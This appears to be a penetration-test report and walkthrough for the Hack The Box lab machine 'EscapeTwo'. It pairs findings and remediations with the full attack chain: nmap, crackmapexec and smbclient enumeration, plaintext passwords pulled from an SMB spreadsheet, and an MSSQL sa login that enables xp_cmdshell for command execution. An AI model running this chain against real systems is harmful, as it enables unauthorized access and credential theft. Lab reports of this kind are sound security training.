Hack The Box
Penetration Test Findings Report

Business Confidential

Date: January 28th, 2025
Project: 000-01
Version 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of Hack The Box and ACME Security. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both HTB and ACME.

ACME may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. ACME prioritized the assessment to identify the weakest security controls an attacker would exploit. ACME recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
Hack The Box		
John Doe	VP, Information Security (CISO)	Office: (555) 555-5555 Email: john.doe@htb.com
ACME Security		
Quintin Kerns	Lead Penetration Tester	Office: (404) 555-1234 Email: qkerns@acme-sec.com

Assessment Overview

From January 24th, 2025 to January 26th, 2025, HTB engaged ACME to evaluate the security posture of its “EscapeTwo” machine.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Internal Penetration Test

An internal penetration test emulates the role of an attacker with access credentials to an internal system. An ACME engineer attempts to gain user access to the in-scope system. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
Internal Penetration Test	“EscapeTwo” Machine, IP: 10.10.11.51/24

Scope Exclusions

Per client request, ACME did not perform any Denial of Service attacks, targeting of other HTB users, or attacks on HTB infrastructure during testing.

Client Allowances

HTB provided the following login credentials for one Active Directory (AD) account on the “EscapeTwo” machine.

Username: rose
Password: KxEPkKe6R8su

Executive Summary

ACME evaluated the security posture of the "EscapeTwo" HackTheBox machine from January 24th, 2025 to January 26th, 2025. By leveraging a series of attacks, ACME found high level vulnerabilities that allowed full internal server access to the HTB "EscapeTwo" box. It is highly recommended that HTB address these vulnerabilities as soon as possible, as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

If left unaddressed, these vulnerabilities may lead to prolonged downtime, lost productivity, financial losses, and compliance issues.

Attack Summary

The following table describes how ACME gained internal system access, step by step:

#	Action	Recommendation
1	Performed basic reconnaissance of the system, discovering numerous open ports and running services on the system.	Close unnecessary ports and enforce proper security policy for required ones. Implement IDPS to detect unauthorized port scanning.
2	Used provided user credentials to gain access to the "Accounting Department" SMB share, discovering confidential files with usernames and plaintext passwords.	Train employees on not storing access credentials in unencrypted SMB shares. SMB permitted unlimited login attempts. ACME recommends HTB restrict logon attempts against this service. Enforce SMB signing to prevent unauthorized access.
3	Utilized discovered credentials "sa MSSQLP@ssw0rd!" to gain access to the MSSQL database running on the system. Enabled advanced options and command shell, allowing access to "EscapeTwo" via command line.	MSSQL permitted unlimited login attempts. ACME recommends HTB restrict logon attempts against this service. Implement a password policy of: 15 characters or longer, do not use words and proper names in passwords.

4	Discovered the user ryan and the sql-Configuration.INI configuration file for the MSSQL server. The file contained a plaintext password for the SQLSVC account.	Do not store passwords in plaintext, instead use a password vault. Restrict access to config files using ACLs.
5	Used the SQLSVC password to gain access to account “ryan”. ACME then utilized the “evil-winrm” tool to gain command line access to “EscapeTwo” using account “ryan”’s credentials.	Implement Multi-Factor Authentication (MFA) for AD accounts. Enable account lockout policies after 5 failed attempts. Monitor failed login attempts, especially from suspicious locations.
6	Discovered a common Windows enumeration tool in user “ryan”’s documents folder. Upon running that tool, the user flag “9de8c4b76168c89d18e0bdbf993e41d8” was discovered.	Audit user folders for unauthorized tools. Use application whitelisting to block execution of unknown tools.

Security Strengths

Scripted Reset of MSSQL Server Configuration

The ACME team noticed that xp_cmdshell, a SQL configuration option that allows the creation of a Windows command shell, was being routinely set back to 0, disabling it.

ACME recommends blocking any account from enabling the xp_cmdshell configuration.

Security Weaknesses

Unnecessary and Unsecured Open Ports

During the assessment, multiple open ports related to Active Directory services were found, which could expose the system to potential security risks. These open ports increase the chances of unauthorized access and exploitation, potentially compromising sensitive data and the overall network. To address these vulnerabilities, it's recommended to secure or close unnecessary ports and implement measures that reduce the system’s attack surface.

Unrestricted Logon Attempts

During the assessment, ACME performed multiple brute-force attacks against AD and SQL user accounts. For all logins, unlimited attempts were allowed. While no password was successfully discovered using the brute-force method, ACME recommends limiting login attempts and blocking login attempts from non-whitelisted IPs.

Storing Plaintext Credentials

An SMB Share was accessed during the assessment that contains files with plaintext user and MSSQL account credentials. Employees need to be trained to not store passwords this way.

A MSSQL configuration file also contained a plaintext password that was used to gain unauthorized access to the “ryan” user account.

Storing passwords in plaintext exposes credentials to local attackers, malware, or misconfigured access permissions, leading to privilege escalation. The use of password vaults and restricting access to configuration files are recommended.

Enumeration Tool Found


A Windows enumeration tool called WinPeas was located in user “ryan”’s Documents folder. This tool can be used for privilege escalation, network enumeration, and many other things.

While not a direct vulnerability, attackers can use enumeration tools left on a system for privilege escalation. The impact depends on access levels.

It is recommended to regularly audit user files and use application whitelisting to prevent unknown tools from being run.

Vulnerabilities by Impact

The following chart illustrates the vulnerabilities found by impact:



Internal Penetration Test Detailed Findings

1. Unnecessary and Unsecured Open Ports

Observation: See Page 15. Open ports discovered during Nmap service scan.

Impact: Exposing critical services like MSSQL Server, LDAP, NetBIOS, RPC, and SMB on a domain controller increases the attack surface, enabling attackers to exploit vulnerabilities within these services. Exposed ports allow for attacks like remote code execution, credential interception, or unauthorized access to sensitive data.

System: 10.10.11.51

Attack Vector: Network

CVSS Score: 8.0 (High)

Remediation:

- **SQL Server (1433)**: Move databases to a separate server to reduce exposure. Ensure firewalls block external access to this port.
- **LDAP (389)**: Replace with LDAPS (636) to ensure encryption for authentication data.
- **NetBIOS (139)**: Disable NetBIOS as it is obsolete and can be used for lateral movement or information gathering.
- **RPC (135, 593)**: Restrict RPC access to trusted internal sources only and block unnecessary ports at the firewall.
- **SMB (445)**: Secure SMB by blocking external access and enforcing SMB signing. Use proper configurations to prevent exploits like EternalBlue.
- Close unnecessary ports and enforce proper security policy for required ones.
- Implement IDPS to detect unauthorized port scanning.

2. Unrestricted Logon Attempts

Observation: See pages 16, 19, 20, 35, 36. Logon attempts were not restricted during attempts to login to user/service accounts on the SMB share or MSSQL server.

Impact: Allowing unlimited login attempts increases the risk of brute-force and password spraying attacks, which can lead to unauthorized access and potentially a full system compromise.

System: 10.10.11.51

Attack Vector: Network, Authentication

CVSS Score: 7.5 (High)

Remediation:

- Limit the number of login attempts.
- Implement account lockouts or delays after a set number of failed login attempts.
- Block login attempts from IP addresses that are not on the trusted whitelist.
- Monitor and review failed login attempts and ensure alerts are triggered for suspicious activity.

3. Storing Plaintext Credentials

Observation: See pages 18, 40. Multiple plaintext passwords discovered during the penetration test.

Impact: Storing credentials in plaintext is a severe security flaw as it exposes sensitive data to attackers who gain local access to the system. This could lead to privilege escalation and data breaches, particularly when malware or misconfigured access controls are present.

System: 10.10.11.51

Attack Vector: Local, File System Access

CVSS Score: 7.3 (High)

Remediation:

- Employees should be trained to never store passwords in plaintext.
- Use password vaults or secure storage solutions to manage credentials.
- Restrict access to configuration files and ensure that file access permissions are appropriately configured.
- Perform regular audits of file systems for sensitive data, especially credentials.

4. Enumeration Tool Found

Observation: See page 41. WinPeas tool found in user “ryan”’s Documents folder.

Impact: The presence of an enumeration tool like WinPeas on a system can be used for privilege escalation or further exploitation by attackers who gain access. This tool may assist attackers in gathering sensitive information about the system and network.

System: 10.10.11.51

Attack Vector: Local, Privilege Escalation

CVSS Score: 6.5 (Medium)


Remediation:

- Regularly audit user files, especially in directories like "Documents," for unauthorized or malicious tools.
- Use application whitelisting to prevent the execution of unapproved software or tools.
- Implement strict user permissions to limit access to sensitive tools or utilities on the system.
- Ensure that systems are configured to flag unusual or unauthorized file modifications for detection.

Penetration Test Walkthrough

To start the penetration test, ACME was giving the IP address 10.10.11.51 for the “EscapeTwo” machine
and the user account and password rose / KxEPkKe6R8su.

ping



Verified “EscapeTwo” can be reached and responds to pings. Some systems may be configured to drop ping requests.

nmap -sC -sV 10.10.11.51

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.10.11.51

[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 16:33 EST
Nmap scan report for 10.10.11.51
Host is up (0.053s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-24 21:35:10Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-01-24T21:36:33+00:00; +1m35s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-24T21:36:33+00:00; +1m36s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.10.11.51:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.10.11.51:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2025-01-24T21:36:33+00:00; +1m35s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-01-24T14:46:56
|_Not valid after:  2055-01-24T14:46:56
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-24T21:36:33+00:00; +1m35s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-24T21:36:33+00:00; +1m36s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-01-24T21:35:57
|_  start_date: N/A
|_clock-skew: mean: 1m35s, deviation: 0s, median: 1m35s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

-sV enables service version detection, showing detailed information about running services.

-sV runs default NSE (Nmap Scripting Engine) scripts to identify additional details like vulnerabilities and configuration issues.
Ran nmap against the 1000 most common ports.
Notable findings:
Ports 88, 135, 139, 389, 445, 464, 593, 636, 1433 are open, which are for various services found in an Active Directory environment, as well as for MSSQL. Some of these should be closed and may be exploitable.

evil-winrm -i 10.10.11.51 -u rose -p KxEPkKe6R8su

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.51 -u rose -p KxEPkKe6R8su

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

Ran evil-winrm to try and gain command line access with “rose”’s credentials, it was unsuccessful.

crackmapexec smb 10.10.11.51 -u rose -p KxEPkKe6R8su

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.11.51 -u rose -p KxEPkKe6R8su
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
[*] Initializing WINRM protocol database
[*] Initializing LDAP protocol database
[*] Initializing FTP protocol database
[*] Initializing RDP protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         10.10.11.51     445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01            [+] sequel.htb\rose:KxEPkKe6R8su
```

Checked if the credentials for account “rose” work for SMB.

smbclient -L //10.10.11.51 -U rose

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L //10.10.11.51 -U rose
Password for [WORKGROUP\rose]:

        Sharename       Type      Comment
        ---------       ----      -------
        Accounting Department Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.51 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Identified accessible SMB shares for user rose.

smbclient “//10.10.11.51/Accounting Department Disk” -U rose

```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.11.51/"Accounting Department Disk" -U rose
Password for [WORKGROUP\rose]:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.11.51/Accounting\ Department\ Disk -U rose
Password for [WORKGROUP\rose]:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.11.51/Accounting\ Department\ Disk -U rosesmbclient "//10.10.11.51/Accounting Department Disk" -U rose

┌──(kali㉿kali)-[~]
└─$ smbclient "//10.10.11.51/Accounting Department Disk" -U rose
Password for [WORKGROUP\rose]:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
```

Tried connecting to “Account Department Disk”, took 5 minutes to realize Disk was a part of the next column and not in the share name!

smbclient “//10.10.11.51/Accounting Department” -U rose

```
┌──(kali㉿kali)-[~]
└─$ smbclient "//10.10.11.51/Accounting Department" -U rose
Password for [WORKGROUP\rose]:
Try "help" to get a list of possible commands.
smb: \>
```

Gained access to smb share “Accounting Department”

ls

```
smb: \> ls
  .                                   D        0  Sun Jun  9 06:52:21 2024
  ..                                  D        0  Sun Jun  9 06:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 06:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 06:52:07 2024
```

Listed files in the share.

get

```
smb: \> get accounting_2024.xlsx
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (43.8 KiloBytes/sec) (average 43.8 KiloBytes/sec)
smb: \> get accounts.xlsx
getting file \accounts.xlsx of size 6780 as accounts.xlsx (9.1 KiloBytes/sec) (average 17.4 KiloBytes/sec)
smb: \>
```

Got the two files in the share

accounting_2024.xlsx

	A	B	C	D	E	F	G	H	I
1	Date	Invoice Number	Vendor	Description	Amount	Due Date	Status	Notes	
2	9/6/2024	1001	Dunder Mifflin	Office Supplies	150$	01/15/202	Paid		
3	23/08/2024	1002	Business Consultancy	Consulting	500$	01/30/202	Unpaid	Follow up	
4	7/10/2024	1003	Windows Server License	Software	300$	02/05/202	Paid		


Confidential information. No flag or credentials to priv escalate with, moving on.

accounts.xlsx

	A	B	C	D	E
1	First Name	Last Name	Email	Username	Password
2	Angela	Martin	angela@sequel.htb	angela	0fwz7Q4mSpurIt99
3	Oscar	Martinez	oscar@sequel.htb	oscar	86LxLBMgEWaKUnBG
4	Kevin	Malone	kevin@sequel.htb	kevin	Md9Wlq1E5bZnVDVo
5	NULL	NULL	sa@sequel.htb	sa	MSSQLP@ssw0rd!


Found multiple user credentials store in plaintext.

“sa”’s password give a big hint that I should try that login on the MSSQL server, but first I will check what SMB shares these accounts have access to.



angela, kevin, and sa do not have access to the SMB shares.

smbclient "//10.10.11.51/Accounting Department" -U oscar



oscar has access to the same files as rose. Nothing additional was found. Moved on to MSSQL

sqlcmd -S 10.10.11.51 -U sa -P MSSQLP@ssw0rd!

```
┌──(kali㉿kali)-[~]
└─$ /opt/mssql-tools/bin/sqlcmd -S 10.10.11.51 -U sa -P MSSQLP@ssw0rd!
1>
```

Connected to the MSSQL server.

SELECT name FROM sys.databases; GO

```
┌──(kali㉿kali)-[~]
└─$ /opt/mssql-tools/bin/sqlcmd -S 10.10.11.51 -U sa -P MSSQLP@ssw0rd!
1> SELECT name FROM sys.databases;
2>
3> GO
name
--------------------------------------------------------------------------------------------------------------------------------
master
tempdb
model
msdb
```

Got a list of databases. These are all default DBs found in every MSSQL database.

SELECT name FROM sys.database_principals; GO

```
┌──(kali㉿kali)-[~]
└─$ /opt/mssql-tools/bin/sqlcmd -S 10.10.11.51 -U sa -P MSSQLP@ssw0rd!
1> SELECT name FROM sys.database_principals;
2> GO
name
--------------------------------------------------------------------------------------------------------------------------------
public
dbo
guest
INFORMATION_SCHEMA
sys
##MS_PolicyEventProcessingLogin##
##MS_AgentSigningCertificate##
db_owner
db_accessadmin
db_securityadmin
db_ddladmin
db_backupoperator
db_datareader
db_datawriter
db_denydatareader
db_denydatawriter
```

List database users. Found nothing of note.

EXEC sp_configure 'show advanced options', 1; GO
RECONFIGURE; GO
EXEC sp_configure 'xp_cmdshell', 1; GO
RECONFIGURE; GO
EXEC xp_cmdshell 'whoami'; GO

```
┌──(kali㉿kali)-[~]
└─$ /opt/mssql-tools/bin/sqlcmd -S 10.10.11.51 -U sa -P MSSQLP@ssw0rd!
1> EXEC sp_configure 'show advanced options', 1;
2> GO
Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
1> EXEC sp_configure 'xp_cmdshell', 1;
2> GO
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
1> RECONFIGURE;
2> GO
1> EXEC xp_cmdshell 'whoami';
2> GO
output
------------------------------------------------------------------------------------------------------------------------------------
sequel\sql_svc
NULL
```

